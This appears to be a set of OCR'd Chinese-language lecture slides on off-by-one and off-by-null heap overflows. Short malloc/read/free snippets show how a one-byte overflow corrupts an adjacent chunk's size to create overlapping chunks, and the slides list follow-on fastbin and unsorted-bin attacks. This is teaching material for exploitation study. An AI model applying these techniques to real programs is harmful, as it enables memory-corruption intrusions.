
2.1.2off by null/one



```
M=malloc(0xf8);
malloc(0x20);
M = read(0,a,0x101);
(a+M = ‘\n’;)
```

由于前面malloc(0xf8)，为了节省空间和对其会向后拓展8个字节利用下一个堆块的presize


2.1.2off by null/one



```
M=malloc(0xf8);
malloc(0x20);
M = read(0,a,0x101);
(a+M = '\n';)
```

重用并向下写

2.1.2off by null/one




```
M=malloc(0xf8);
malloc(0x20);
M = read(0,a,0x101);
(a+M = '\n';)
```

Crash !!!!!


2.1.2off by null/one

- 利用方法：
    - overlap一个bin
    - 然后fastbin attack
    - unsorted bin attack等等




2.1.2off by null/one

```
A = malloc(0x18);
B = malloc(0x78);
C = malloc(0x68);
read(0,A,0x79);
free(B);
malloc(0x88+0x68);
```




2.1.2off by null/one

```
A = malloc(0x18);
B = malloc(0x78);
C = malloc(0x68);
read(0,A,0x79);
free(B);
malloc(0x88+0x68);
```




2.1.2off by null/one

```
A = malloc(0x18);
B = malloc(0x78);
C = malloc(0x68);
read(0,A,0x79);
free(B);
T = malloc(0xf0);
```



2.1.2off by null/one


```
A = malloc(0x18);
B = malloc(0x78);
C = malloc(0x68);
read(0,A,0x79);
free(B);
T = malloc(0xf0);
```



这一块红色的都是chunk-T当中的
当然这里有一些check，
这里不做介绍主要讲技巧


2.1.2off by null/one

A = malloc(0x18);
B = malloc(0x78);
C = malloc(0xf8);
a = read(0,A,0x70);
a+B = ‘\n’;
free(C);
malloc(0x170);




2.1.2off by null/one

```
A = malloc(0x18);
B = malloc(0x78);
C = malloc(0xf8);
a = read(0,A,0x70);
a+B = '\x00';
free(C);
malloc(0x170);
```




2.1.2off by null/one

```
A = malloc(0x18);
B = malloc(0x78);
C = malloc(0xf8);
a = read(0,A,0x70);
a+B = '\x00';
free(C);
malloc(0x170);
```



